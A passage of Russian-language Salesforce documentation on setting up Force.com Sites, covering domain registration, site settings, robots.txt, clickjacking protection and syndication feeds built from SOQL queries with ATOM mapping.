Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

СМ. ТАКЖЕ:

Управление доменами в Site.com

Публикация изменений на сайте

Сайты Force.com

Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа. Вы можете открыть доступ к информации, хранимой в вашей организации, через выбранный вами URL-адрес, и сделать вид страниц сайта соответствующим стилю вашей компании.

Организации Salesforce содержат ценную информацию о партнерах, решениях, продуктах, пользователях, идеях, а также другие бизнес-данные. Некоторые данные могут быть полезны внешним пользователям организации, но могут просматриваться и использоваться только при наличии соответствующего уровня доступа и полномочий. Раньше общий доступ к данным предоставлялся путем настройки веб-сервера, создания настраиваемых веб-страниц (JSP, PHP или другое) и выполнения интеграции API между сайтом и организацией. А, веб-формы могли использоваться для сбора данных только на страницах, поддерживающих проверку данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Сайты Force.com позволяют исключить необходимость выполнения всех данных действий. Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При

этом пользователям не требуется указывать имя и пароль для входа. Любые данные, хранящиеся в организации, могут быть опубликованы посредством выбранного фирменного URL-адреса. А, страницы сайта могут быть оформлены в фирменном стиле компании. Сайты размещаются на серверах Force.com, поэтому интеграция данных выполняется без ошибок. Кроме того, сайты создаются на основе собственных страниц Visualforce, поэтому проверка собранных данных выполняется автоматически. Кроме того, пользователи могут регистрироваться и выполнять беспрепятственный вход на связанный портал посредством общедоступного сайта.

Прим.: Компонент Force.com Sites регулируется дополнительными условиями использования.

Дополнительную информацию о Site.com (система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных и редактирование содержимого в режиме реального времени) см. в разделе Конструктор сообществ (Site.com) на странице 6412.

Ниже приведены примеры использования сайтов.

- Создание сайта идей: рекомендуем использовать сайты для размещения общедоступного форума сообщества, предназначенного для обмена идеями о компании, услугах или продуктах и участия в голосованиях. Сайты позволяют предоставлять общий доступ к веб-сайтам идей.
- Публикация вопросов и ответов по поддержке: рекомендуем разместить полезную информацию на общедоступном веб-сайте, поддерживающем поиск по решениям возникших проблем.
- Создание инструмента для определения местонахождения ближайшей торговой точки: рекомендуем добавить на портал общедоступный инструмент, позволяющий клиентам находить ближайшие торговые точки своего региона.
- Публикация каталога сотрудников: рекомендуем добавить каталог сотрудников во внутрикорпоративную сеть путем создания сайта, ограниченного диапазоном IP-адресов.
- Создание веб-сайта по подбору кадров: рекомендуем опубликовать открытые вакансии на общедоступный сайт и разрешить посетителям интерактивную отправку резюме и заявок.
- Публикация каталога продуктов: рекомендуем опубликовать все продукты компании на общедоступный веб-сайт, а также добавить номера моделей, текущие цены и изображения продуктов, извлекаемые из организации динамически.

Сайты Force.com напрямую обслуживаются организацией Salesforce, поэтому доступность каждого сайта определяется доступностью организации. Сайты недоступны во время планового обслуживания организации при обновлении основных выпусков; при попытке доступа к сайту отображается фирменная страница Force.com «На обслуживании» или настраиваемая страница «Служба недоступна». Рекомендуем заранее уведомлять пользователей о времени планового обслуживания и недоступности связанных сайтов. Чтобы просмотреть время обслуживания каждого экземпляра, воспользуйтесь веб-узлом `trust.salesforce.com/trust/status/#maint`.

Домен Force.com

Чтобы определить URL-адрес каждого сайта, рекомендуем задать имя домена сайта. Воспользуйтесь одним из указанных ниже способов.

- Выберите собственное имя домена Force.com, состоящее из уникального *префикса субдомена* и компонента `force.com`. Например, при выборе префикса субдомена *`moyakompaniya`* имя домена выглядит следующим образом: `http://moyakompaniya.force.com`. Имя чувствительно к регистру.

  Прим.: Собственное имя домена Force.com используется всеми сайтами, созданными компанией. Например, компания может создать один общедоступный сайт для партнеров, второй — для разработчиков и третий — для службы поддержки. При использовании домена компании `http://moyakompaniya.force.com` данным трем сайтам могут соответствовать следующие UR-адреса:

  - `http://moyakompaniya.force.com/partners`
  - `http://moyakompaniya.force.com/developers`

  - `http://moyakompaniya.force.com/support`

- Чтобы создать фирменный настраиваемый веб-адрес (например, `http://www.ideimoeikompanii.com`), воспользуйтесь регистратором доменных имен. Чтобы перенаправлять фирменные домены и субдомены на домен Force.com без использования имени `force.com` в URL-адресе, создайте записи CNAME. Создание домена Force.com в Интернете может занять до 48 часов. Настраиваемые веб-адреса не поддерживаются безопасными организациями и организациями Developer Edition.

Прим.: Формат безопасных URL-адресов для сайтов Force.com определяется типом организации или используемой версией. Уникальный префикс субдомена указывается первым и дополняется версией или типом среды, именем экземпляра и индексом force.com. Ниже приведены примеры, где «mycompany» — это префикс субдомена, «mysandbox» — это имя безопасной среды, «na1» — это имя экземпляра и «cs1» — это имя экземпляра безопасной среды.

Тип организации	Безопасный URL-адрес
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Безопасная среда	`https://mysandbox-mycompany.cs1.force.com`
Производственная среда	`https://mycompany.secure.force.com`

Префикс субдомена для Developer Edition может содержать не более 22 символов. Безопасный URL-адрес отображается на странице «Параметры входа». URL-адрес чувствителен к регистру.

Управление Force.com Sites

Регистрация настраиваемого домена Force.com

Настройка Force.com Sites

Кэширование страниц Force.com Sites

Использование бизнес-правил для Force.com Sites

Отслеживание сайта Force.com посредством Google Analytics

Просмотр журнала сайта Force.com

Просмотр журнала круглосуточного использования Force.com Sites

Создание отчетов по Force.com Sites

Безопасность Force.com Sites

Методы и выражения Apex, связанные с Force.com Sites

Рекомендации по использованию Force.com Sites

Ограничения и выставление счета для Force.com Sites

Могут ли мои сайты <0>Force.com<1> и мои <2>сообщества<3> использовать одинаковое имя домена?

Нет. Система не позволяет использовать одинаковое имя домена.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Управление Force.com Sites

Ограничения и выставление счета для Force.com Sites

Управление Force.com Sites

Чтобы начать использовать Force.com, введите строку *«Сайты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Сайты»**. Ниже перечислены действия, доступные на данной странице.

- Зарегистрируйте собственный домен Force.com.
- Просмотрите все сайты, размещенные в домене Force.com.
- Чтобы создать сайт, нажмите кнопку **«Создать»**.
- Чтобы изменить текущий сайт, нажмите кнопку **«Правка»**.
- Чтобы изменить статус активности сайта, щелкните **«Активировать»** или **«Деактивировать»**.

  Внимание: Рекомендуем внимательно выбирать данные, которые должны быть доступны другим пользователям.

- Чтобы просмотреть сведения о сайте, щелкните метку нужного сайта.
- Чтобы открыть сайт в обозревателе, щелкните URL-адрес нужного сайта.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Создание и редактирование Force.com Sites

Настройка Force.com Sites

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Регистрация настраиваемого домена Force.com

Домен Force.com используется всеми сайтами, созданными компанией. Домен Force.com должен быть выбран даже при регистрации фирменного веб-адреса сайта. Фирменный URL-адрес перенаправляет на домен Force.com.

Прим.: Записи CNAME должны содержать имя домена, 18-значный код организации и суффикс live.siteforce.com. Например, при использовании имени домена www.moyakompaniya.ru и кода организации 00dx00000000001aaa запись CNAME должна выглядеть следующим образом: `www.moyakompaniya.ru.00dx00000000001aaa.live.siteforce.com`. Чтобы найти код организации, воспользуйтесь страницей нового домена в разделе «Управление доменами» меню «Настройка».

Чтобы зарегистрировать домен Force.com, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Введите уникальное имя для домена Force.com. Имя домена Force.com должно быть уникальным и может содержать только буквы, цифры и дефисы. Имя должно начинаться с буквы; не может содержать пробелов, символов подчеркивания и точек, а также не может заканчиваться дефисом. Компания Salesforce рекомендует использовать название компании или его вариант (например, `moyakompaniya`).

   Внимание: Имя зарегистрированного домена Force.com не может быть изменено.
3. Чтобы проверить уникальность введенного имени домена, нажмите кнопку **«Проверить доступность»**. Если имя домена уже используется, система предлагает указать другое имя.
4. Просмотрите «Условия использования сайтов» и установите соответствующий флажок.
5. Нажмите кнопку **«Зарегистрировать мой домен Force.com»**. После принятия условий использования и регистрации домена Force.com изменения, связанные с созданием сайта, отслеживаются контрольным журналом настройки организации и связанным списком «Журнал сайта». Регистрация может занять до 48 часов.

Прим.: Формат безопасных URL-адресов для сайтов Force.com определяется типом организации или используемой версией. Уникальный префикс субдомена указывается первым и дополняется версией или типом среды, именем экземпляра и индексом force.com. Ниже приведены примеры, где «mycompany» — это префикс субдомена, «mysandbox» — это имя безопасной среды, «na1» — это имя экземпляра и «cs1» — это имя экземпляра безопасной среды.

Тип организации	Безопасный URL-адрес
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Безопасная среда	`https://mysandbox-mycompany.cs1.force.com`
Производственная среда	`https://mycompany.secure.force.com`

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Префикс субдомена для Developer Edition может содержать не более 22 символов. Безопасный URL-адрес отображается на странице «Параметры входа». URL-адрес чувствителен к регистру.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Рекомендации по использованию Force.com Sites

Настройка Force.com Sites

Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа.

Чтобы настроить сайт Force.com, выполните указанные ниже действия.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Зарегистрируйте настраиваемый домен Force.com для организации.
3. Создайте и настройте сайт.
4. Разработайте и добавьте страницы Visualforce на сайт, выберите или скройте стандартные страницы и настройте или замените стандартные страницы ошибок. Свяжите данные страницы с сайтом.
5. Выберите шаблон сайта. Чтобы найти собственный шаблон, воспользуйтесь полем поиска, либо воспользуйтесь любым стандартным шаблоном. Шаблон сайта определяет макет страницы и таблицу стилей для сайта, а также переопределяет любое форматирование, унаследованное от связанного портала.
6. Включите вход или самостоятельную регистрацию и свяжите портал с сайтом.
7. При необходимости измените параметры общего доступа.
8. Чтобы предоставить общий доступ к сайту, щелкните **«Активировать»** на странице «Сведения о сайте». Кроме того, сайт может быть активирован на страницах «Редактирование сайта» и «Сайты».

Ниже перечислены действия, доступные после настройки сайта.

- Запустите отчеты и панели мониторинга на сайте.
- Создайте бизнес-правила, инициирующие электронные предупреждения при выполнении критериев, связанных с сайтом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

Для редактирования параметров общего доступа для сайтов Force.com:

- Управление пользователями

Создание и редактирование Force.com Sites

Настройка Force.com Sites

Устранение неполадок Force.com Sites посредством режима предварительного просмотра в качестве администратора

Включение единой регистрации для сайтов

Единая регистрация позволяет пользователям получать доступ к авторизованным сетевым ресурсам с одним именем входа. Вместо того, чтобы управлять отдельными паролями для каждого ресурса в Salesforce, проверка имен пользователей и паролей производится по корпоративной базе данных пользователей или в другом клиентском приложении.

СМ. ТАКЖЕ:

Управление Force.com Sites

Настройка Force.com Sites

Создание и редактирование Force.com Sites

Чтобы создать сайт Force.com, выполните указанные ниже действия после регистрации домена Force.com.

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Нажмите кнопку **«Создать»** или ссылку **«Правка»** для текущего сайта.
3. Заполните поля на странице «Редактирование сайта».

Поле	Описание
Метка сайта	Имя сайта, отображающееся в пользовательском интерфейсе.
Имя сайта	Имя, используемое при обращении к сайту в SOAP API. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание сайта	Дополнительное описание сайта.
Контакт для сайта	Пользователь, который должен получать сообщения, связанные с сайтом, от посетителей сайта и компании Salesforce.
Стандартный веб-адрес	Уникальный URL-адрес Force.com для данного сайта. Force.com предоставляет первую часть URL-адреса на основе зарегистрированного имени домена; пользователь должен добавить уникальное имя сайта. Данный URL-адрес используется для доступа к сайту, если настраиваемый веб-адрес не создан посредством регистратора доменных имен.
Активно	Параметр, позволяющий активировать сайт, готовый для общего доступа. Кроме того, сайт может быть активирован на страницах «Сайты» и «Сведения о

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Поле	Описание
	сайте». Если сайт неактивен, то система отображает страницу, выбранную в поле «Неактивная начальная страница сайта».
Активная начальная страница сайта	Целевая страница, открывающаяся пользователям активного сайта. Чтобы найти страницу Visualforce, разработанную в качестве начальной страницы сайта, воспользуйтесь полем поиска. Чтобы протестировать сайт, выберите страницу UnderConstruction. Страница IdeasHome предназначена для сайтов идей, а страница AnswersHome — для сайтов ответов. Внешний вид сайта идей или сайта ответов наследуется от связанного портала, кроме случаев использования шаблона сайта. Если сайт развернут до выпуска Summer'10, то начальная страница AnswersHome может быть настроена в качестве стандартной целевой страницы в том случае, если страница Visualforce создана посредством `<apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/>`.
Неактивная начальная страница сайта	Целевая страница, открывающаяся пользователям неактивного сайта. Чтобы найти нужную страницу, воспользуйтесь полем поиска. Например, выберите страницу, уведомляющую пользователей о разработке или обслуживании сайта.
Шаблон сайта	Шаблон, определяющий макет страницы и таблицу стилей для сайта. Шаблон сайта переопределяет любое форматирование, унаследованное от связанного портала. Чтобы найти собственный шаблон, воспользуйтесь полем поиска, либо воспользуйтесь любым стандартным шаблоном. Прим.: Шаблон сайта, выбранный в данном поле, используется только на страницах Visualforce посредством выражения `$Site.Template`.

`Robots.txt` сайта	Файл, определяющий части общедоступного сайта, которые могут быть доступны поисковым веб-агентам и другим веб-роботам. Обычно веб-роботы используются поисковыми системами для категоризации и архивирования веб-сайтов. HTML-теги не поддерживаются, так как не совместимы с поисковыми агентами `robots.txt`. Добавьте `contentType="text/plain"` в тег `<apex:page>` на страницах Visualforce.
	
	Пример запрета индексации всех страниц для всех роботов:
	
	`<apex:page contentType="text/plain">`
	`User-agent: *  # Applies to all robots`
	`Disallow: /  # Disallow indexing of all pages`
	`</apex:page>`
	
	Пример разрешения индексации всех страниц для всех роботов:
	
	`<apex:page contentType="text/plain">`
	`User-agent: *  # Applies to all robots`
	`Disallow:  # Allow indexing of all pages`

Поле	Описание
	`</apex:page>`
Избранный значок сайта	Значок, отображающийся в адресном поле обозревателя при посещении сайта. Данное поле позволяет выбрать избранный значок для всего сайта взамен каждой страницы. Ввиду выполнения кэширования, изменения отображаются на сайте через день после их внесения.
Код отслеживания аналитики	Код отслеживания, связанный с сайтом. Данный код может использоваться службами (например, <0>Google<1> Analytics) для отслеживания данных по запросам страницы сайта.
Класс `URL Rewriter`	Класс Apex, который должен использоваться для перезаписи URL-адресов сайта — от URL-адресов Salesforce до пользовательских URL-адресов. Данный класс позволяет создавать правила для перезаписи запросов URL-адресов сайта, вводимых в адресную строку, открываемых посредством закладок или связанных с внешними веб-сайтами. При необходимости система позволяет создавать правила для перезаписи URL-адресов ссылок на страницах сайта.
Включить каналы	Параметр, отображающий связанный список «Каналы распределения», который позволяет создавать и управлять каналами распределения, предназначенными для пользователей общедоступных сайтов. Данное поле отображается только после включения соответствующей функции.
Уровень защиты от кликджекинга	Ниже перечислены доступные уровни защиты от кликджекинга. • Разрешить кадрирование по любой странице (не защищено) • Разрешить кадрирование только по одинаковому происхождению (рекомендуется) • Запретить кадрирование по любой странице (защищено) Прим.: Кадрирование по одинаковому происхождению позволяет кадрировать страницы сайта только по страницам, которые используют такое же имя домена и безопасность по протоколам. Прим.: Сообщества Salesforce используют два элемента защиты от кликджекинга: один для сайта Force.com Communities, который задается посредством страницы сведений о сайте Force.com, а второй для сайта Site.com Communities, который задается посредством страницы конфигурации Site.com. Рекомендуем задать обоим элементам одинаковое значение.
Требовать безопасные подключения (`HTTPS`)	При установке данного флажка для сайта Force.com, сайта Site.com, сайта Force.com сообществ Salesforce или сайта Site.com сообществ Salesforce запросы, использующие протокол HTTP, перенаправляются на протокол HTTPS.

4. Нажмите кнопку **«Сохранить»**.

Прим.: Чтобы определить настраиваемые URL-адреса, воспользуйтесь страницей «Управление доменами» в меню «Настройка».

СМ. ТАКЖЕ:

Настройка Force.com Sites

Настройка Force.com Sites

Методы и выражения Apex, связанные с Force.com Sites

Настройка Force.com Sites

Созданный сайт может быть настроен на странице «Сведения о сайте». Чтобы открыть эту страницу, введите строку *«Сайты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Сайты»** и выберите имя сайта из списка сайтов. Ниже перечислены доступные действия.

- Чтобы изменить сайт, щелкните **«Правка»**.
- Чтобы просмотреть или изменить параметры безопасности, включая полномочия, макеты страниц и многое другое, щелкните **«Параметры общего доступа»**.
- Чтобы настроить параметры входа и регистрации для сайта, щелкните **«Параметры входа»**. Встроенная логика входа и регистрации позволяет пользователям быстро регистрироваться и беспрепятственно входить на портал посредством общедоступного сайта.

  Прим.: При использовании сайтов сообществ данная ссылка открывает страницу входа сообществ.

- Чтобы просмотреть любые переадресации, заданные для страниц сайта, щелкните **«Переадресации URL-адресов»**.
- Чтобы изменить статус активности сайта, щелкните **«Активировать»** или **«Деактивировать»**.

  Внимание: Рекомендуем внимательно выбирать данные, которые должны быть доступны другим пользователям.

- Чтобы просмотреть сайт в режиме предварительного просмотра в качестве администратора, щелкните **«Предварительный просмотр в качестве администратора»**. Режим предварительного просмотра в качестве администратора отображает общие и подробные сведения об ошибках, обнаруженных на любых страницах сайта, поэтому позволяет ускорить процесс устранения неполадок.

  Прим.: Данная функция не отображается для организаций сообщества.

- Чтобы выбрать страницы, доступные для сайта, нажмите кнопку **«Правка»** в связанном списке «Страницы Visualforce сайта» или «Стандартные страницы сайта». Все страницы, связанные с сайтом, должны быть включены.
- Чтобы назначить страницы ошибок для стандартных ошибок (например, «Требуется авторизация (401)» или «Страница не найдена (404)»), щелкните **«Назначение страницы»**. Пользователь может переопределить или изменить предоставленные стандартные страницы.
- Чтобы создать канал распределения, нажмите кнопку **«Создать»** в связанном списке «Каналы». Чтобы просмотреть данный связанный список, щелкните **«Включить каналы»** в списке «Сведения о сайте».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Для редактирования параметров общего доступа для сайтов Force.com:

- Управление пользователями

- Чтобы просмотреть текущее использование пропускной способности и времени запроса на обслуживание, ежедневные ограничения и процент использования, воспользуйтесь связанным списком «Журнал круглосуточного использования».
- Чтобы просмотреть изменения конфигурации, отслеживаемые для сайта, воспользуйтесь связанным списком «Журнал сайта».

Определение каналов распределения

Управление параметрами регистрации и входа на сайтах Force.com

Параметры общего доступа для Force.com Sites

Переадресации URL-адресов Force.com Sites

Связывание портала с Force.com Sites

Управление страницами Visualforce сайтов Force.com

Управление стандартными страницами сайтов Force.com

Назначение страниц ошибок сайта Force.com

СМ. ТАКЖЕ:

Назначение страниц ошибок сайта Force.com

Параметры общего доступа для Force.com Sites

Управление параметрами регистрации и входа на сайтах Force.com

Определение каналов распределения

Благодаря *каналам распределения*, пользователи могут подписываться на изменения, происходящие на сайтах Force.com, а также получать обновления для внешних программ чтения новостей. Чтобы передать конечным пользователям изменения, внесенные в общедоступные данные, рекомендуем создать запрос SOQL и выполнить соотнесение. Система позволяет создавать как минимум один канал распределения для общедоступных сайтов или любых страниц Visualforce организации. Канал распределения отображает записи, определенные запросом SOQL. Пользователи могут подписываться на канал и просматривать его при посещении сайта или страницы.

Система позволяет определять канал распределения, включая возвращаемые записи и отображаемые данные.

Имя
Описательное имя данного канала, отличающее его от других созданных каналов. Разрешается использовать только буквы, цифры и символы подчеркивания. Строка может содержать не более одного символа подчеркивания.

Описание
Описание канала. Например, «Личное имя, фамилия и регион для последних десяти созданных или измененных организаций».

Запрос
Запрос SOQL, определяющий записи, которые возвращаются в канал распределения. Запрос SOQL отличается некоторыми ограничениями, позволяющими повысить производительность.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления определения канала:
- Изменение всех данных

Для подписки на канал:
- Специальные полномочия не требуются

- Запрос SOQL, который не поддерживает ограничения, возвращает не более 20 записей.
- Ограничения для запросов не могут превышать 200 результатов. Запрос, превышающий данное ограничение, возвращает только первые 200 записей.
- Если запрос SOQL не уточняет значение ORDER BY, то записи сортируются по значению `LastModifiedDate` или значению `SystemModstamp`.
- Значение `COUNT` не поддерживается.
- *Сводные* запросы не поддерживаются. Например, запрос SOQL для каналов распределения не поддерживает следующий запрос:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- Система позволяет использовать *переменные связывания*, то есть, переменные, значения которых извлекаются из URL-адреса. Дополнительную информацию см. в подразделе «Использование переменных связывания для запросов и соотнесения» на странице 6633.

Прим.: Прежде чем сохранить запрос, платформа Force.com проверяет полномочия общего доступа и параметры безопасности поля, назначенные пользователю-гостю.

Соотнесение

Каналы распределения используют протокол веб-публикации ATOM, поэтому значение соотнесения должно соответствовать объектам и полям возвращенных записей с конструкциями ATOM. Обратите внимание, что все значения должны быть представлены строковыми литералами. Дополнительную информацию об элементах соотнесения см. в подразделе «Соотнесение объектов ATOM» на странице 6631.

Система позволяет использовать *переменные связывания*, то есть, переменные, значения которых извлекаются из URL-адреса. Дополнительную информацию см. в подразделе «Использование переменных связывания для запросов и соотнесения» на странице 6633.

Время хранения кэша (в секундах)

Канал может одновременно использоваться несколькими пользователями, поэтому система Salesforce кэширует данные канала на 3 600 секунд (по умолчанию). Минимальное значение составляет 300 секунд, максимальное — не ограничено. Результаты запроса, срок хранения которых превышает заданное значение, пропускаются, а новый запрос выполняется при следующем запросе данной информации, то есть, при следующем открытии страницы, содержащей канал, на который подписан пользователь.

Активно

Данный флажок определяет доступность канала для подписки. Пользователи могут подписываться только на активные каналы.

Соотнесение объектов ATOM

Рекомендуем задать соотнесение в определении канала распределения. Соотнесение связывает конструкции ATOM (например, заголовок записи) с соответствующим значением записи (например, «Имя организации»). Полный набор соотнесений формирует канал новостей, а запрос моделирует содержимое каждой новости канала. Например, «Интересы, созданные сегодня» или «Контакты с обновленными сведениями об организации».

Элемент канала — это конверт для каждой части новостного материала, а *элемент записи* — это содержимое конверта.

Кроме того, соотнесение позволяет применять краткие метки к разным полям с целью их отображения.

Таблица ниже содержит все объекты ATOM и элементы объектов, а также примеры допустимых значений.

Элемент канала	Элемент записи	Описание
`fa`		Обязательно только при отсутствии элемента `ea` (автор записи). Автор канала. Например, канал `fa:"Acme автор канала администратор Мария"` возвращает автора канала «Администратор Мария».
`fid`		Дополнительно (содержит стандартное значение). Код канала. По умолчанию данное значение соответствует URL-адресу общедоступного сайта. При вводе значения рекомендуем использовать действительный международный идентификатор ресурсов (*IRI*). IRI — это обобщенный URL-адрес, разрешающий использование Юникода.
`fl`		Дополнительно (содержит стандартное значение). Ссылка на канал. Например, `fl:"http://www.salesforce.com"`. Как правило, программы чтения новостей обрабатывают данный элемент путем связывания заголовка канала с данным URL-адресом.
`fst`		Дополнительно. Подзаголовок канала. Например, канал `&map=ft:"Новейшие возможности",fst:"Западное подразделение"` возвращает заголовок канала «Новейшие возможности» и подзаголовок «Западное подразделение».
`ft`		Обязательно. Заголовок канала. Например, `ft:"Новейшие возможности"`.
	`ea`	Обязательно только при отсутствии элемента `fa` (автор канала). Автор записи. Например, `ea:"Организация создана: " + Account.CreatedBy .`
	`ec`	Обязательно. Содержимое записи. Например, канал `ec:"description for " Имя " " Description` возвращает значение поля «Имя» с дополнительным текстом. Ниже приведен результат канала, используемого в данном примере. `description for Ajax Industries Description`
	`ect`	Дополнительно. Содержимое записи типа `text`, `html` или `xhtml`. Например, `ect: html` для HTML-содержимого. По умолчанию используется значение `text`.
	`el`	Дополнительно. Ссылка на запись. Рекомендуем использовать действительный URI. Как правило, данное значение соответствует ссылке на другое представление содержимого записи. Например, ссылка на запись в пользовательском интерфейсе Salesforce. Как правило, программы чтения новостей обрабатывают данный элемент путем связывания заголовка канала с данным URL-адресом. Например, `el:"Account.URl"`.
	`es`	Дополнительно. Сводка записи. Дополнительная сводка по содержимому записи. Например, `et: Account.Name, es: Account.Name + "'s account number, website, and description", ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description` В противном случае, программы чтения новостей отображают содержимое, заданное посредством элемента `ec`.
	`est`	Дополнительно. Сводка записи типа `text`, `html` или `xhtml`. Например, `est: html` для HTML-содержимого. По умолчанию используется значение `text`. Прежде чем задать значение, рекомендуем определить элемент `es`.

Элемент канала	Элемент записи	Описание
	`et`	Обязательно. Заголовок записи, имя поля. Например, `et:`Имя.
	`eu`	Дополнительно. По умолчанию значение `<updated>` обязательного элемента ATOM автоматически извлекается из параметра `LastModifedDate` основного запрашиваемого объекта; как правило, объекта в основном операторе `FROM` запроса SOQL. Данное значение определяет время последнего изменения записи или канала. Чтобы изменить данный стандартный алгоритм, выберите другой объект или воспользуйтесь параметром поля `LastModifedDate`. Например: • Запрос: `SELECT Id, Name, MyDate__c FROM Account` Параметр соотнесения: `eu: MyDate__c` • Запрос: `SELECT Id, Lastname, Account.LastMOdifiedDate FROM Contact` Параметр соотнесения: `eu: Account.LastModifiedDate`

Пример ниже содержит допустимые значения соотнесения для канала распределения.

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
 ect: html
```

Каналы отображаются в контексте пользователя-гостя соответствующего общедоступного сайта. Таким образом, настраиваемые метки, используемые для управления локализацией, и метки, заданные для соотнесения, отображаются на языке пользователя-гостя. Дополнительную информацию см. в подразделе «Настраиваемые метки и каналы» на странице 6634.

Соотнесение каналов поддерживается только строковыми литералами. Система запрещает использовать литералы дат (например, `TODAY` или `LAST_WEEK`).

Созданный канал должен быть протестирован и активирован посредством флажка «Активно» (см. описание выше). Дополнительную информацию о тестировании см. в разделе «Тестирование каналов распределения» на странице 6637.

Использование переменных связывания для запросов и соотнесения

Переменные связывания могут использоваться в операторе `WHERE` запроса SOQL. Переменные связывания должны использовать следующий формат:

```
{!var_name}
```

Запрос, приведенный ниже, использует переменную связывания `accountID`.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Обратите внимание, что данное имя поля является произвольным. При выполнении значение переменной связывания `accountID` передается в запрос из URL-адреса. Данный канал доступен посредством URL-адреса ниже и передает код организации как часть строкового параметра запроса.

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

Кроме того, переменные связывания могут использоваться для соотнесения значений.

Ниже перечислены рекомендации по использованию переменных связывания для запросов.

- Определение канала, запросы и соотнесение могут содержать не более 20 переменных связывания.
- Имя переменной связывания может содержать не более 100 символов.
- Переменная связывания может использоваться только справа от операции фильтра как часть строки. Переменная связывания, соответствующая части строки, должна быть заключена в кавычки. Ниже приведен пример допустимого запроса.

  ```
  SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
  ```

  Запросы ниже являются недопустимыми ввиду неправильного расположения переменной связывания, а также ее недоступности в качестве переменной текстовой строки.

  ```
  SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
  SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
  ```

- Переменная связывания не может использоваться для отображения имени поля. Другими словами, переменная связывания не может использоваться слева от операции фильтра.
- Из соображений безопасности переменная связывания не может использоваться для изменения значения или структуры запроса. При оценке запроса любые специальные символы, указанные в новом значении связывания, обрабатываются как литералы.

Настраиваемые метки и каналы

Если каналы должны быть локализованы на разные языки, то система позволяет использовать настраиваемые метки для мультиязычного определения строки. Затем настраиваемая метка используется в определении соотнесения. При получении запроса настраиваемая метка анализирует язык пользователя-гостя и возвращает переведенный текст, который затем используется при соотнесении.

Настраиваемые метки могут быть заданы в поле посредством синтаксиса ниже.

```
map_element_name: "{!$LABEL.custom_label_name}"
```

Чтобы задать настраиваемую метку в канале, выполните указанные ниже действия.

1. Введите строку *«Настраиваемые метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые метки»**. Имя настраиваемой метки может соответствовать элементу соотнесения, принимающему ее значение (например, имя `feedTitle` для элемента `ft`).
2. Введите значения на всех поддерживаемых языках.
3. Укажите настраиваемую метку в соотнесении каналов.

